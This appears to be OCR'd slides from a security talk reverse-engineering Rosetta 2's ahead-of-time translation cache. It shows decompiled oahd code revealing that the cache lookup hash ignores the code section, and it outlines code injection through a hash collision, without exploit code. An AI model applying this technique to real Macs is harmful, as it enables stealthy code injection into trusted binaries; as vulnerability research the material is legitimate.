
```
nanoha@konakagawas-MacBook-Pro ~ % ls -l /Library/Apple/usr/libexec/oah/
total 328
drwxr-xr-x  3 root  wheel      96 Oct 26 18:27 RosettaLinux
lrwxr-xr-x  1 root  wheel      32 Nov 10 17:15 debugserver -> /usr/libexec/rosetta/debugserver
-rwxr-xr-x  1 root  wheel  365168 Oct  1 10:59 libRosettaRuntime
lrwxr-xr-x  1 root  wheel      28 Nov 10 17:15 runtime -> /usr/libexec/rosetta/runtime
lrwxr-xr-x  1 root  wheel      35 Nov 10 17:15 translate_tool -> /usr/libexec/rosetta/translate_tool
nanoha@konakagawas-MacBook-Pro ~ % ls -l /usr/libexec/rosetta
total 776
-rwxr-xr-x  1 root  wheel  456112 Oct 28 17:43 debugserver
-rwxr-xr-x  1 root  wheel  112960 Oct 28 17:43 oahd
-rwxr-xr-x  1 root  wheel  142816 Oct 28 17:43 oahd-helper
-rwxr-xr-x  1 root  wheel   56816 Oct 28 17:43 oahd-root-helper
-rwxr-xr-x  1 root  wheel  233056 Oct 28 17:43 runtime
-rwxr-xr-x  1 root  wheel   53360 Oct 28 17:43 translate_tool
```

/usr/libexec/rosetta

Simplified execution flow



Simplified execution flow



translate_tool

CLI tool for translating an x64 executable

- Translates an x64 executable without executing it
- Sends a file descriptor of an x64 executable to oahd via Mach IPC

```
$ translate_tool <path to x64 executable>
```

Creates an AOT file of specified executable

Decompile: entry – (translate_tool)

```
  fd_x64 = __auth_stubs::_fileport_makeport(fd_x64,&local_4f8);
  if (fd_x64 == 0) {
    uVar6 = __auth_stubs::_mig_get_special_reply_port();
    local_4d8 = 0x1513;
    sStack1238 = -0x8000;
    local_4d0 = (ulong)pvVar3 & 0xffffffff | (ulong)uVar6 << 0x20;
    local_4c8 = 0x3ad7900000000;
    local_4c0 = 1;
    local_4bc = (uint)local_4f8;
    local_4b8 = 0x11000000000000;
    __auth_stubs::_voucher_mach_msg_set(&local_4d8);
    mVar7 = __auth_stubs::_mach_msg
                      ((mach_msg_header_t *)&local_4d8,0x7304003,0x28,0x490,local_4d0._4_4_,0,0);
    if ((((mVar7 == 0) && (local_4c8._4_4_ != 0x47)) && (local_4c8._4_4_ == 0x3addd)) &&
       (mStack1236 == 0x44c)) {
      if (local_90 == 0) {
```

fileport_makeport() system call for passing the file descriptor to oahd

AOT files are cached for reuse

Apple Platform Security: “Rosetta 2 on a Mac with Apple silicon”

But the Rosetta runtime then sends an interprocess communication (IPC) query to the Rosetta system service, which ***asks whether there’s an AOT translation available for the current executable image. If found, the Rosetta service provides a handle to that translation, and it’s mapped into the process and executed.***

https://help.apple.com/pdf/security/en_US/apple-platform-security-guide.pdf

How does Rosetta 2 determine whether the specified x64 executable was previously translated or not?

How to check the binary was previously translated?

oahd calculates the dedicated hash and uses it for checking

I named this hash “AOT lookup hash”

AOT files are saved under the /var/db/oahd subdirectory whose name is AOT lookup hash

- If there is a directory corresponding to the AOT lookup hash, oahd reuses the AOT file in this directory

```
nanoha@konakagawas-MacBook-Pro ~ % ls -l /var/db/oah/*/*/ | head -n 12
/var/db/oah/19c42bf2224b08cd167106942a8636a379e6e93e083021d3f6eb6be059a447c6/0775eaf196097296a141bf625f43d32c83bfa14aa5731a1501c0366da7048158/:
total 64
-rwxr-xr-x  1 _oahd  _oahd  29296 Oct 12 15:34 libswiftObjectiveC.dylib.aot

/var/db/oah/19c42bf2224b08cd167106942a8636a379e6e93e083021d3f6eb6be059a447c6/07aff20794bd1410cbf711a4654122e5eb02bb3d573214e3898ddec466a550f1/:
total 48
-rwxr-xr-x  1 _oahd  _oahd  22920 Oct 12 15:34 libswiftWatchKit.dylib.aot
```

AOT lookup hash

But how oahd calculates the AOT lookup hash from an x64 executable?

- A possible candidate is calculating the cryptographic hash from the entire binary contents and the file path
- But this is time-consuming…

How does Rosetta 2 calculate AOT lookup hash?

Decompile: FUN_1000058cc – (oahd)

```
            __auth_stubs::_CC_SHA256_Init((CC_SHA256_CTX *)local_8210);
            pppppppuVar41 = local_8bf8;
            if (-1 < local_8be8) {
              _Stack35824._0_4_ = (CC_LONG)local_8be8._7_1_;
              pppppppuVar41 = &local_8bf8;
            }
                  /* file path */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,pppppppuVar41,(CC_LONG)_Stack35824);
                  /* mach_header + load_commands */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,&local_8080,CONCAT22(local_817e,uStack33152));
                  /* uid */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_uid,4);
                  /* gid */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_gid,4);
                  /* mtime */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_mtimespec,0x10);
                  /* ctime */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_ctimespec,0x10);
                  /* crtime */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,&stat.st_birthtimespec,0x10);
                  /* st_size */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_size,8);
            __auth_stubs::_CC_SHA256_Final((uchar *)&local_8230,(CC_SHA256_CTX *)local_8210);
```

SHA-256 is calculated from the following data

- full path
- Mach-O header
- uid
- gid
- mtime
- ctime
- crtime
- file size

How does Rosetta 2 calculate AOT lookup hash?

Decompile: FUN_1000058cc – (oahd)

```
__auth_stubs::_CC_SHA256_Init((CC_SHA256_CTX *)local_8210);
pppppppuVar41 = local_8bf8;
if (-1 < local_8be8) {
  _Stack35824._0_4_ = (CC_LONG)local_8be8._7_1_;
  pppppppuVar41 = &local_8bf8;
}
      /* file path */
__auth_stubs::_CC_SHA256_Update
          ((CC_SHA256_CTX *)local_8210,pppppppuVar41,(CC_LONG)_Stack35824);
      /* mach_header + load_commands */
...
                                                                      );
...
                                                                      );
...
                                                                      );
...
__auth_stubs::_CC_SHA256_Update
          ((CC_SHA256_CTX *)local_8210,&stat.st_birthtimespec,0x10);
      /* st_size */
__auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_size,8);
__auth_stubs::_CC_SHA256_Final((uchar *)&local_8230,(CC_SHA256_CTX *)local_8210);
```

mtime: Time when file data last modified
ctime: Time when file status was last changed (inode data modification)
crtime: Time of file creation

SHA-256 is calculated from the following data

- full path
- Mach-O header
- uid
- gid
- mtime
- ctime
- crtime
- file size

How does Rosetta 2 calculate AOT lookup hash?

Decompile: FUN_1000058cc - (oahd)

```
__auth_stubs::_CC_SHA256_Init((CC_SHA256_CTX *)local_8210);
pppppppuVar41 = local_8bf8;
if (-1 < local_8be8) {
  _Stack35824._0_4_ = (CC_LONG)local_8be8._7_1_;
  pppppppuVar41 = &local_8bf8;
}
    /* file path */
__auth_stubs::_CC_SHA256_Update
          ((CC_SHA256_CTX *)local_8210,pppppppuVar41,(CC_LONG)_Stack35824);
...
          ((CC_SHA256_CTX *)local_8210,&stat.st_birthtimespec,0x10);
    /* st_size */
__auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&stat.st_size,8);
__auth_stubs::_CC_SHA256_Final((uchar *)&local_8230,(CC_SHA256_CTX *)local_8210);
```

Code section of the target binary is not used for calculating the AOT lookup hash


If we can modify the code section while keeping the AOT lookup hash unchanged, we can cause the hash collision

SHA-256 is calculated from the following data

- full path
- Mach-O header
- uid
- gid
- mtime
- ctime
- crtime
- file size


A plan for code injection

Code injection by causing the AOT lookup hash collision



A plan for code injection

